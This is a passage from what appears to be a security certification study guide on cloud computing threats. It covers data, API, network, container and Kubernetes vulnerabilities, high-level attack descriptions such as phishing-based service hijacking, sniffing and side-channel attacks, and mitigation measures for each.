Mitigation Measures:

- Secure client data with VPNs and delete all replicas and data from the main servers.
- To render the data unintelligible even if the traces are retrieved after deletion, encrypt it.
- Establish a data storage period to safely store and discard the data from all backup devices whenever they are no longer needed.
- Use a data destruction procedure appropriate for the device and disposal method.
- Implement a data sanitization plan and standardize the process.
- Record every step of the data sanitization process to create a strong audit trail and confirm the destruction procedure with the clients.

2. Cloud Service Misuse

Abuse and Nefarious Use of Cloud Services

Weak registration systems can give attackers anonymous access to cloud services and enable a variety of attacks, including password and critical cracking, rainbow table construction, CAPTCHA-solving farms, dynamic attack points, cloud platform exploits, hosting malicious data, Botnet command or control, and DDoS.

Mitigation Measures:

- Establish a thorough registration and verification procedure.
- Monitor client traffic for malicious activities.
- Monitor dangerous networks on public blacklists and block them.
- For cloud payment services Using a sophisticated credit-card fraud monitoring and coordination system for cloud payment services.
- Make use of a cloud service provider (CSP) with a high level of security that is always working to stop cloud service misuse.
- Use per-tenant firewalls to isolate users on the same cloud.

Undertaking Malicious Probes or Scans

Malicious probes or scanning enable attackers to gather sensitive data, which could result in the confidentiality, integrity, and availability of services and data being compromised.

Mitigation Measures:

- Install intrusion detection systems and firewalls, among other security measures.
- Avoid putting the virtual machines and the hypervisor on the same network.
- Create a VLAN to keep remote-access traffic and hypervisor administration separate.
- Prevent ping and traceroute responses from the hypervisor's network.
- Correctly configure the hypervisor's administration interfaces.

3. Interface and API Security

Insecure Interfaces and APIs

Customers can manage and communicate with cloud services through interfaces or APIs. Users must understand the security risks associated with using, deploying, and monitoring cloud services, and cloud service models must be security-integrated. The following are risks associated with insecure interfaces and APIs:

- Circumvents user-defined policies
- Non-credential leakproof
- A breach in the facilities for monitoring and logging
- Unknown dependencies in the API
- Reusable tokens and passwords
- Inadequate validation of input data

Mitigation Measures:

- Examine cloud provider interface security models.
- Implement safe access and authentication procedures.
- Comprehend the dependency chain linked to APIs and encrypt data while it is in transit.
- Make use of API frameworks with a security focus, like the Cloud Infrastructure Management Interface (CIMI) and Open Cloud Computing Interface (OCCI).
- To provide complete visibility and to detect and reduce API security threats, use network monitoring and analysis.
- API keys should never be reused.

Ensure all API calls are authorized at every tier and all API traffic is encrypted.

4. Operational Security

Insufficient Due Diligence

Ignoring CSP's cloud environment can lead to problems with contractual obligations, design, architecture, and operational duties, including security, encryption, and incident response.

Mitigation Measures:

- Businesses planning to migrate to the cloud need competent resources, a thorough risk analysis, and due diligence on CSPs.
- Ensure every employee receives training on resource maintenance and security standards.

- Ensure the CSP has an Incident Response Plan (IRP) in place by using the right teams to carry out the relevant security actions in the event of an incident.
- Communicate effectively with the CSP on security rules, encryption techniques, and disaster recovery plans.
- Work with the company's top management to reinforce strict security regulations that must be adhered to.

Shared Technology Issues

IaaS providers pool their infrastructure to provide scalable services. Most underlying infrastructure components (such as GPU and CPU caches) do not provide significant isolation features in a multi-tenant setting. If an attacker can take advantage of one client's programs' flaws, they can target additional computers. Virtualization hypervisors bridge this gap by mediating access between guest operating systems and physical resources that may have security flaws that let hackers take over the underlying platforms without authorization.

Mitigation Measures:

- Follow security best practices during installation and configuration.
- Continuously monitor the environment for unauthorized changes or suspicious activities.
- Implement strong authentication mechanisms and access controls for administrative tasks.
- Establish and enforce Service Level Agreements (SLAs) for timely patching and addressing vulnerabilities.
- Perform regular vulnerability assessments and configuration audits.
- Enforce robust security measures across all layers of the cloud infrastructure, applications, and services.
- Deploy perimeter, host-based, and tenant-specific firewalls to segregate traffic and enhance user isolation within the cloud environment.
- Configure file permissions appropriately to restrict access to authorized users or file owners only.

Unknown Risk Profile

Several factors, including software updates, threat assessments, intrusion detection, security procedures, and more, determine an organization's security posture. Because client businesses are less involved with hardware and software ownership and maintenance in the cloud, they cannot obtain a comprehensive picture of internal security procedures, security compliance, configuration hardening, patching, auditing, and logging, among other things. Internal security protocols, security compliance, configuration hardening, patching, auditing, and logging are among the challenges businesses must be mindful of.

Mitigation Measures:

- Giving clients access to pertinent logs and data
- Giving customers partial or complete access to infrastructure information (e.g., patch levels, firewalls)

- Observation and notification of pertinent data

Unsynchronized System Clocks

Automated tasks may not function properly if clock synchronization at the end systems fails. For instance, a timestamp error prevents the network administrator from precisely examining the log files for any harmful activity if the cloud computing devices do not have synchronized or matched times. Unsynchronized clocks can lead to several other issues. For instance, a misaligned timestamp might cause serious issues or inconsistencies regarding financial transactions or database backups.

Mitigation Measures:

- Use clock synchronization tools, including Network Time Protocols (NTPs).
- Install a time server inside the organization's firewall to reduce external risks and increase network time accuracy.
- Clocks can also be synchronized using a network time system with a corporate network server.

Inadequate Infrastructure Design and Planning

An agreement between the customer and the CSP outlines the quality of service the CSP provides, including downtime, network-based and physical redundancy, standard data backup and restore procedures, and availability intervals.

Unacceptable network latency or an inability to meet agreed service levels can result from CSPs' inability to meet the rapid rise in demand due to a lack of computing resources and poor network design (traffic flows through a single point even though the necessary hardware is available).

Mitigation Measures:

- Estimate demand and build enough infrastructure in response.
- Plan your cloud consumption based on workload dependability and uptime requirements.

Conflicts between Client Hardening Procedures and the Cloud Environment

Some client hardening techniques might not work in a CSP environment, preventing the client from implementing them. Since a cloud is a multi-tenant environment, the colocation of numerous clients does result in conflicts for the cloud providers because different clients will likely have different communication security needs.

Mitigation Measures:

- Establish a distinct division of labor to specify the minimal tasks that clients must complete.
- Ensure the client company can see all the data, workload, and cloud accounts impacted by the shadow IT issue.
- Use cloud VAPT testing regularly for both clients and CSPs.

Cloud Provider Acquisition

Acquiring a CSP could risk non-binding agreements and raise the likelihood of a tactical adjustment, making managing security requirements difficult.

Mitigation Measures:

- Choose a reputable and well-known Cloud Service Provider (CSP) with tact to reduce danger.
- Carefully review the data policies provided by CSPs.
- Examine the CSP's security capabilities.
- Verify that the Service-Level Agreements (SLAs) cover mission objectives, success metrics, data collection, and metrics.

Network Management Failure

Ineffective network management affects services and security by causing congestion, misconnections, misconfigurations, and a lack of resource separation, among other issues.

Mitigation Measures:

- Ensure that a sufficient security policy is put into operation.
- Employ proactive strategies for network management.
- Continue to update new technologies and consider what might be more effective for your company.
- Verify that the system configurations and network design adhere to IT governance and meet the organization's capacity and service needs.
- Implement strict network monitoring and analysis for secure and unsecured links.
- Verify that a secure VPN network transmits all traffic between Wi-Fi and the business network.
- For improved visibility on the enterprise cloud network installed outside the network perimeter, use cloud network security monitoring solutions.

Loss of Governance

Customers give CSPs authority over matters that may impact security when they use cloud infrastructure. Additionally, SLAs might not obligate the CSP to deliver these services, which would leave a security protection gap. Role and responsibility ambiguity, a lack of vulnerability assessment procedures, inconsistent SLA guarantees, a lack of certification programs and jurisdiction, and the audit's unavailability contribute to this hazard. Lack of governance leads to poor performance and service quality, noncompliance with security regulations, and a lack of data availability, confidentiality, and integrity.

Mitigation Measures:

- Make diligent and consistent efforts to ensure that SLAs are executed.
- Implement strict governance guidelines to safeguard private information and enhance efficiency.
- Uphold a single governance policy for both cloud and on-premises operations.
- Use automation to confirm that the governance policy is being followed.

Compliance Risks

If the CSP is outsourcing cloud management to third parties, cannot produce proof of compliance with the criteria, or refuses to allow a client audit, organizations that aim to achieve compliance with laws and regulations may be in danger. The absence of oversight over audits and industry-standard evaluations results in compliance issues. Clients are, therefore, ignorant of providers' policies, methods, and practices concerning identity management, accessibility, and job segregation.

Mitigation Measures:

- Cloud service providers need to make sure that customer information is secure.
- Examine cloud providers' internal auditing procedures.

Economic Denial of Sustainability (EDoS)

A cloud system's payment policy is "No use, no bill." When clients submit requests, the CSP bills them based on the recorded data, the request's length, the volume of data transferred over the network, and the number of CPU cycles used. Financial resources are destroyed by economic denial of service; in the worst situation, this may result in client bankruptcy or other severe economic consequences. The genuine account holder gets charged until the main reason for CPU utilization is identified, i.e., if an attacker uses the cloud server to run harmful malware or participates in malicious services that utilize a lot of storage and processing resources.

Mitigation Measures:

- Apply the client-puzzle technique to neutralize application- and network-layer DDoS attacks by utilizing a reactive/on-demand, in-cloud EDoS mitigation solution (scrubber service).

Limited Cloud Usage Visibility

Inadequate monitoring and insight into how cloud resources are being used within the company can severely hamper an organization's capacity to identify potential security incidents, unauthorized access, and misconfigurations. This can result in data breaches and compliance problems. This blind area allows attackers to travel laterally within a cloud environment, obtain private data, and carry out vicious actions covertly.

Mitigation Measures:

- To obtain real-time insights into cloud usage and implement cloud-native monitoring and logging systems.
- To find and fix irregularities, conduct regular audits, and produce thorough reports on cloud activity.
- To protect cloud resources, enforce stringent access controls and multi-factor authentication.
- To allow quick action, set up automated warnings for odd or unauthorized activity.
- Use CSPM tools to evaluate and enhance cloud security configurations over time.

5. ***Infrastructure and System Configuration***

Natural Disasters

Climate and geographic location can make data centers vulnerable to natural disasters like earthquakes, floods, and lightning, which can impact cloud services.

Mitigation Measures:

- Make sure the establishment is situated in a secure location.
- Keep backup copies of your data in various places.
- Put mitigation strategies into place to lessen or completely eradicate your long-term risk of natural disasters.
- Create a catastrophe recovery and business continuity plan that works.

Hardware Failure

Cloud data may become inaccessible due to hardware malfunctions in data centers, including switches, servers, routers, access points, hard drives, network cards, and CPUs. Hard drive issues account for the bulk of hardware malfunctions. Tracking and fixing hard disk failures takes a lot of effort due to their low-level complexity. Hardware failure can harm the company and result in end users receiving subpar performance.

Mitigation Measures:

- Put in place and keep up with physical security initiatives.
- Standby hardware devices must be pre-installed.
- Automate the identification and backup of necessary data.
- To prevent a single point of failure, make sure that the workload components are redundant.

Supply-Chain Failure

Incomplete and unclear terms of use, hidden dependencies produced by cross-cloud applications, poor CSP selection, a lack of provider redundancy, etc., can all contribute to a supply chain failure. Some responsibilities are delegated to other parties by cloud providers. As a result, the degree of reliance on third parties and the security of each link closely correlate with the cloud's security. Loss of data privacy and integrity, unavailability of services, SLA violations, financial and reputational losses, failure to satisfy customer demand, and cascade failure are all possible outcomes of a chain disruption.

Mitigation Measures:

- Establish a system of controls to reduce supply-chain hazards.
- Create a containment strategy to limit the harm brought about by a reliable counterparty's failure.
- Establish visibility systems to identify supply chain components that have been hacked.
- Consider acquiring third parties that provide data on counterparties' security posture.
- Hire a committed group of experts to protect the cloud environment against supply-chain failure threats.

- To ensure the validity and dependability of the supply chain for any changes, use cutting-edge validation technologies like Hyperledger and blockchain technology.
- For important financial transactions in the supply chain, advanced security measures should be implemented, including digital signatures, Multi-Factor Authentication (MFA), and secure session management.
- Use a zero-trust architecture to provide appropriate security across the supply chain and monitor all communication links for questionable activity.

Isolation Failure

Shared resources and multi-tenancy characterize cloud computing. Storage, memory, routing, and reputation across various tenants are not well isolated or compartmentalized. Due to isolation failure, attackers try to take over other cloud users' operations to obtain unauthorized access to the data.

Mitigation Measures:

- Memory, storage, and network access must all be kept separate.

Cloud Service Termination or Failure

Data loss may result from terminating a cloud service due to non-profitability or disagreements unless end users take legal precautions. The cloud service may be terminated or fail for various reasons, including pressure from competitors, a lack of funding, and poor business plans. This risk leads to subpar service delivery and quality and financial loss. Additionally, the CSP's capacity to fulfill its obligations and promises to its clients may be impacted by service outages.

Mitigation Measures:

- Verify that the cloud providers specify transparent and auditable protocols for terminating services. As per the agreement's conditions, this involves ensuring the safe return of data to the client.
- Verify that the CSP cleaned up client data, including log and audit files, prior to service termination.
- Establish strict service agreements with CSPs regarding the deletion and retention of data. Use judicial laws that support the aforementioned agreements.
- After service termination, ensure that the CSP has a safe data destruction process free from data breaches and sniffers.

Weak Control Plane

Inadequate control plane security and administration may hinder complete visibility across cloud activities. Attackers can use weak control planes to control cloud resources, obtain private information, and interfere with services.

Mitigation Measures:

- Implement strict access controls and Multi-Factor Authentication (MFA).

- To identify and address irregularities, continuously audit and monitor control plane operations.
- Verify that any management-related APIs are safe and operating as intended.
- Review and implement secure setups for cloud resources regularly.
- Use RBAC to restrict access to only the permissions required for particular roles.

6. Network Security

Modifying Network Traffic

Issues with network provisioning or de-provisioning or vulnerabilities in communication encryption can change network traffic in the cloud. As a result of network traffic modifications, confidential information and communications could be lost, altered, or stolen.

Mitigation Measures:

- Use specialized tools to analyze network traffic and identify any anomalies.

Management Interface Compromise

Cloud providers' customer management interfaces make accessing a wealth of resources easier. This raises security threats, especially with a web browser and remote access weaknesses. Inadequate setup, vulnerabilities in the system and applications, remote access to the management interface, etc., can all lead to management interface compromise.

Mitigation Measures:

- Maintaining the isolation of memory, storage, and network access is crucial.
- To lessen the risks associated with remote access, use secure protocols.
- Patches should be updated often to avoid web browser vulnerabilities.
- Establish a separate Virtual Local Area Network (VLAN) for interfaces at the management level that are not connected to the company network.
- Use jump servers to provide strict security protocols and concentrate on interfaces that need public access over untrusted networks.

Authentication Attacks

Attackers can access cloud computing systems without authorization due to one-factor authentication's intrinsic restrictions and weak authentication methods (weak passwords, password reuse, etc.).

Mitigation Measures:

- To keep passwords safe, implement strong password regulations.
- Where necessary, implement two-factor authentication.
- Use IP whitelisting to restrict and manage access to prevent unwanted access.
- Apply minimum user rights depending on roles to access particular resources using the least privilege principle.

- Turn on strong Identity and Access Management (IAM) to control user access to cloud resources.

VM-Level Attacks

Virtualization solutions from several companies, such as VMware, Xen, Virtual Box, and vSphere, are widely used in cloud computing. These technologies are at risk due to flaws in the hypervisors.

Mitigation Measures:

- Intrusion Detection/Prevention Systems (IDS/IPS) and a firewall should be used to lessen known VM-level assaults.
- To defend against VM-level assaults, use carefully configured and updated hypervisors and sandboxes surrounding them.
- Use the High Assurance Platform (HAP), which provides a high degree of isolation for virtual machines.
- Verify that no legitimate virtual machine user shares hardware with other users.

Hijacking Accounts

Hacking employee accounts on the cloud is a serious threat to enterprises. If an attacker manages to get in by hacking a user account, they can access all data stored on the cloud servers without leaving any evidence. To obtain user credentials, attackers employ strategies like phishing and password cracking. These attacks have a significant negative influence on how businesses operate, resulting in sensitive information being revealed, brand value deterioration, and reputational harm.

Mitigation Measures:

- Give user accounts very limited access rights.
- Put Identity and Access Management (IAM) systems in place and employ defense-in-depth tactics.
- Sensitive data should be encrypted and stored on cloud servers.
- Put multi-factor authentication and other robust authentication methods into practice.
- Delete any user accounts and credentials that are no longer needed.
- Identify and remove redundant access to extremely sensitive data.
- Regulate third-party access to cloud resources.
- Employ cloud tokenization to guarantee that only authorized users are granted access.
- Ensure all user account passwords are created and managed using a password manager.

7. Governance and Legal Risks

Lock-in

Lock-in reflects the client's incapacity to switch between CSPs or internal systems due to a lack of tools, protocols, standard data formats, applications, and service portability. This risk is associated with improper CSP selection, unclear and insufficient terms of use, a lack of established procedures, etc.

Mitigation Measures:

- It can be advantageous to use a standardized cloud API.
- Instead of depending on a single CSP, use a multi-cloud or hybrid cloud strategy.
- Create applications that are portable and loosely connected.
- To mitigate the risks associated with custom setups, employ DevOps tools.
- Before signing the original contract, clearly define your departure strategy.

Licensing Risks

If the CSP bills for the cloud-deployed software on an instance basis, the company might have to pay a hefty licensing cost. Thus, the company should always retain ownership of the software assets housed in the cloud provider environment. Unclear and incomplete terms of use pose a risk to licensing.

Mitigation Measures:

- Examine the CSP's present licensing situation to create efficient licensing and calculate the total expenses.
- Employ a single, centralized platform to handle expenses, licensing, etc..
- Get rid of any connected cloud resources that are not being used.

Risks from Changes of Jurisdiction

Customer data may be stored on cloud servers in several jurisdictions, some of which may be high risk. Data centers may be raided by local authorities in high-risk nations (such as those with an autocratic police state, an unstable judicial system, or a lack of the rule of law); the data or information system may be subject to compelled disclosure or seizure. The government or other organizations may block or impound the information system due to changes in the jurisdiction of the data. Before using a cloud, customers should consider jurisdictional ambiguity because local data storage regulations may provide the government access to private information.

Mitigation Measures:

- Learn more about the legal frameworks that may govern the processing and storage of data and evaluate any associated risks.

Subpoena and E-Discovery

Authorities or other parties may request that customer data and services be discontinued. This hazard is caused by improper resource isolation, data storage across jurisdictions, and a lack of jurisdictional awareness.

Mitigation Measures:

- Choose the CSP carefully and make sure the right security is offered.

- Examine the service agreement in detail. Records management, customer service, legal policies, confidentiality, accountability, agreement duration, termination procedures, etc. should all be covered.
- Implement a well-coordinated eDiscovery strategy.
- Think about an exit plan.

8. Development and Resource Management

Privilege Escalation

Code faults and design defects in the access allocation system may grant a consumer, third party, or employee more access permissions than necessary. Vulnerabilities in authentication, authorization, accountability, user provisioning and de-provisioning, hypervisors, ambiguous roles and responsibilities, misconfiguration, etc., cause this threat.

Mitigation Measures:

- Make use of an effective privilege separation plan.
- Regularly update software applications to address any recently found privilege escalation issues.
- Conduct routine audits of all Identity and Access Management (IAM) policies and roles within cloud service settings.
- Check the environment for accessible APIs and monitor cloud services for questionable network traffic or user activity using common network scanners and security query tools like Shodan.

Insecure Software Development Practices

Inadequate testing, poor coding standards, a lack of access controls, and disregard for data protection best practices are examples of insecure software development techniques. These actions may create new weaknesses that hackers could use to obtain unauthorized access, steal confidential information, or interfere with cloud services. These flaws give hackers easy access points, which could result in data breaches and serious harm to an organization's finances and reputation.

Mitigation Measures:

- Use the SDLC at each step of the development process to incorporate security.
- Ensure developers receive training on safe coding techniques and know about security risks.
- To find and address vulnerabilities, perform comprehensive code reviews, and use automated testing techniques.
- Put access restrictions in place and limit authorized personnel's access to sensitive code and data.
- To reduce risks, follow recognized secure coding rules and practices.

Resource Exhaustion

When computational resources like CPU, memory, disk space, or network bandwidth are all used up, there is no more room for authorized users or processes, known as resource exhaustion. System slowdowns, service interruptions, and an inability to carry out essential tasks can significantly

negatively influence a company, resulting in lost income and harm to its brand. To interrupt services or create system failures, attackers might also utilize resource exhaustion to execute DDoS assaults or other resource-intensive activities.

Mitigation Measures:

- Monitor resource usage at all times and set up notifications for unusual usage.
- Use load balancing and auto-scaling to disperse workloads and dynamically modify resources in response to demand, avoiding overloads.
- Establish rules to restrict how many requests and resources each user or application can utilize.
- To identify and lessen attacks, use firewalls and anti-DoS software.
- Enhance application performance by regularly checking and fine-tuning configurations and codes to guarantee effective resource use.

Lack of Security Architecture

Since most businesses are moving their IT operations to the public cloud, it might be difficult to implement suitable security measures to prevent cyberattacks. Before moving IT infrastructure to the cloud, creating suitable security architectures and plans is crucial.

Mitigation Measures:

- Make sure your security architecture complements your company's aims and ambitions.
- Consistently update the threat model.
- Evaluate the current security posture regularly.

 **EXAM TIP:** Understand the key categories of cloud computing threats, such as data security, API vulnerabilities, and network security. Be prepared to explain how these risks impact cloud environments and strategies to mitigate them.

Container Vulnerabilities

The container's ability to provide uniformity, productivity, and operational efficiency has increased its use in cloud computing. Attacks and threats against cloud containers have escalated due to the use of different cloud services. If an attack is successful, the repercussions for containers are more extensive. Rapid replication of the attack could result in an excessive number of victims falling victim to the attackers. The most prevalent container vulnerabilities are shown in the table below:

Vulnerabilities	Description
1. Impetuous Image Creation	Images created carelessly without taking control or security measures into account have vulnerabilities.
2. Insecure Image Configurations	The attack surface may be increased when constructing a container with a base image that contains obsolete

	or unnecessary software. This can increase the container's susceptibility to security breaches and expose private data.
3. Unreliable Third-Party Resources	Using unreliable third-party resources puts them at serious risk and opens them to malicious assaults.
4. Unauthorized Access	Privilege escalation attacks occur when user accounts are accessed.
5. Insecure Container Runtime Configurations	Insecure and flawed runtime settings are caused by improper handling of the configuration choice and mounting sensitive folders on the host.
6. Data Exposure in Docker Files	The security of the container may be jeopardized if Docker images reveal private data, like passwords and SSH encryption keys.
7. Embedded Malware	Malware may be implanted in a container image after it is created, or hardcoded functions may download malware after the image is deployed.
8. Non-Updated Images	Bugs and security flaws in outdated images compromise the security of images.
9. Hijacked Repository and Infected Resources	Security flaws and setup errors permit unwanted access to the repository, which might contaminate resources by erasing or changing files.
10. Hijacked Image Registry	The registry and image hubs can be compromised using poorly managed setups and vulnerabilities.
11. Exposed Services due to Open Ports	An application's misconfiguration may permit port access and expose private data during port scanning.
12. Exploited Applications	Various techniques, such as SQLi, XXS, and RFI, can be used to exploit vulnerable programs.
13. Mixing of Workload Sensitivity Levels	Orchestrators place workloads with varying degrees of sensitivity on the same host. Containers handling sensitive data may be at risk if a public website hosted by a container has security flaws.

Table 19-08: Container Vulnerabilities

Kubernetes Vulnerabilities

IT leaders have found it easier to connect on-premises and public cloud environments due to the Kubernetes implementation. Layering and application scalability within cloud containers are made possible by Kubernetes, which makes infrastructure more portable and efficient. Critical cyberattacks that target underlying weaknesses are made easier by the increased use of Kubernetes. Common vulnerabilities in the Kubernetes environment are included in the table below:

Vulnerabilities	Description
1. No Certificate Revocation	• Since Kubernetes does not enable certificate revocation, removing a certificate requires regenerating the complete certificate chain. • Before the certificate is changed for the entire cluster, attackers can exploit it.
2. Unauthenticated HTTPS Connections	• Despite Kubernetes' usage of Public Key Infrastructure (PKI), Transport Layer Security (TLS) is not p roperly used to authenticate the connections between its components. • Unauthorized access to Kubelet-managed pods allows attackers to obtain private data.
3. Exposed Bearer Tokens in Logs	• To enforce user privileges, Kubernetes needs an authentication method. For example, bearer tokens are recorded in the hypercube kube-apiserver system logs. • By using bearer tokens, attackers who have access to the system logs can pretend to be a legal user who has already signed in.
4. Exposure of Sensitive Data via Environment Variables	• Environmental variables enable the derivation of the settings during component configuration. • By using environment logging, attackers can access saved values and carry out additional endpoint exploitation.
5. Secrets at Rest not Encrypted by Default	• By default, user-defined secrets, including credentials or application configuration data, are not encrypted. • By acquiring access to the etcd servers, attackers can recover unencrypted secrets.
6. Non-constant Time Password Comparison	• When utilizing basic password authentication, Kube-apiserver does not securely compare secret values because it has numerous authentication back-ends for processing client requests. • Attackers can use timing attacks to recover passwords.
7. Hardcoded Credential Paths	• Credential paths are given during configuration through an interface rather than being hardcoded into the source code.

	• Attackers can gain access to the entire cluster by inserting a malicious token and root Certificate Authority (CA) if the cluster token and CA are kept in separate places.
8. Log Rotation is not Atomic	• Logs are used by Kubelet, the main node agent,to store cont ainer metadata. If the kubelet is restarted during log rotation, all logs can be lost. • Attackers monitors log rotation and try to delete all logs when it happens.
9. No Back-off Process for Scheduling	• As an execution unit with no back-off procedure, the Kubernetes pod need careful scheduling coordination. • Since the scheduler keeps scheduling pods thatthe other pro cesses reject, this results in a tightcycle.
10. No Non-repudiation	• Without the usage of a central auditing service, Kube-apiserver handles all user transactions, including creation, update, and deletion, through its handlers. • Kube-apiserver does not log user actions if debug mode is turned off. Attackers can engage in a variety of malevolent actions by interacting directly with the Kube-apiserver.

Table 19-09: Kubernetes Vulnerabilities

Cloud Attacks

This section covers a variety of assault techniques used against the cloud computing infrastructure.

Service Hijacking using Social Engineering

In account or service hijacking, a hacker uses social engineering, phishing, pharming, and software flaws to get a client's or CSP's login credentials. The attacker compromises data availability, confidentiality, and integrity by gaining access to cloud computing services using the credentials they have obtained.

A nontechnical form of intrusion that mostly depends on human contact, social engineering frequently entails deceiving people to violate standard security protocols. Attackers may target IT personnel to gain access to their cloud services or CSPs to reset credentials. Password guessing, keylogging malware, using password-cracking techniques, and sending phishing emails are additional methods of obtaining passwords. Social engineering assaults disclose personal information, business plans, employee data, credit card and customer information, identity theft, and more.




Figure 19-35: Service Hijacking Using Social Engineering

Figure 19-35 illustrates how the attacker first fabricates a fake cloud service login page before sending the cloud service user a malicious link. When the user receives the link, they click it and enter their login information without realizing it is a fake login page. When the user presses enter, the page instantly reroutes him to the original cloud service login page, giving the attacker the user's login credentials. The attacker then logs into the cloud service and carries out harmful actions using the credentials that were stolen.

Countermeasures:

- Users and services should not exchange account credentials.
- Whenever feasible, use a strong two-factor or multi-factor authentication system.
- Teach employees to spot social engineering scams.
- Adhere strictly to the established security policies.
- Before sending the material over the internet, encrypt it.
- To limit access to services, apply the "least privilege" principle.
- Assign tasks to your administrators and CSP administrators; this prevents others from having unrestricted access to all security levels.

Service Hijacking using Network Sniffing

The process of intercepting and tracking network communication between two cloud nodes is known as network sniffing. Sensitive information that is not encrypted while being transmitted over a network, such login passwords, is extremely dangerous. Sensitive information like passwords and session cookies, as well as other web service-related security configuration data like Web Service Description Language (WSDL) files, Simple Object Access Protocol (SOAP), and Universal

Description Discovery and Integrity (UDDI), are captured by attackers using packet sniffers (like Wireshark).




Figure 19-36: Service Hijacking using Network Sniffing

As illustrated in the Figure 19-36, an attacker can use packet sniffers like Wireshark and Capsa Portable Network Analyzer to intercept the credentials and cookies as they are being transmitted over a network when a user enters their login information to access cloud services. The hacker then uses the credentials they have stolen to log into the cloud services.

Countermeasures:

- Encrypt critical information in configuration files and via the network.
- Network Interface Controllers (NICs) operating in promiscuous mode can be detected.
- Verify that SSL/TLS encryption is used for web traffic including passwords.

Side-Channel Attacks or Cross-guest VM Breaches

Attackers can infiltrate the cloud by positioning a malicious virtual machine close to a target cloud server and then launching a side-channel attack. An attacker can hack the cloud by positioning a malicious Virtual Machine (VM) next to a target cloud server, as seen in the diagram below. Utilizing the shared physical resources (processor cache), the attacker operates the virtual machine on the same physical host as the victim virtual machine. He then initiates side-channel attacks to obtain cryptographic keys and plain text secrets to steal the victim's credentials. These techniques include timing assaults, data remanence, acoustic cryptanalysis, power monitoring attacks, and differential fault analysis. Any co-resident user can carry out side-channel attacks, mostly associated with weaknesses in shared technological resources. Lastly, the attacker mimics the victim's identity using the credentials they have obtained.




Figure 19-37: Example of Side-Channel Attacks

Countermeasures Against Side-Channel Attacks:

- Installing a virtual firewall in the cloud server back-end stops harmful virtual machines from being installed by an attacker.
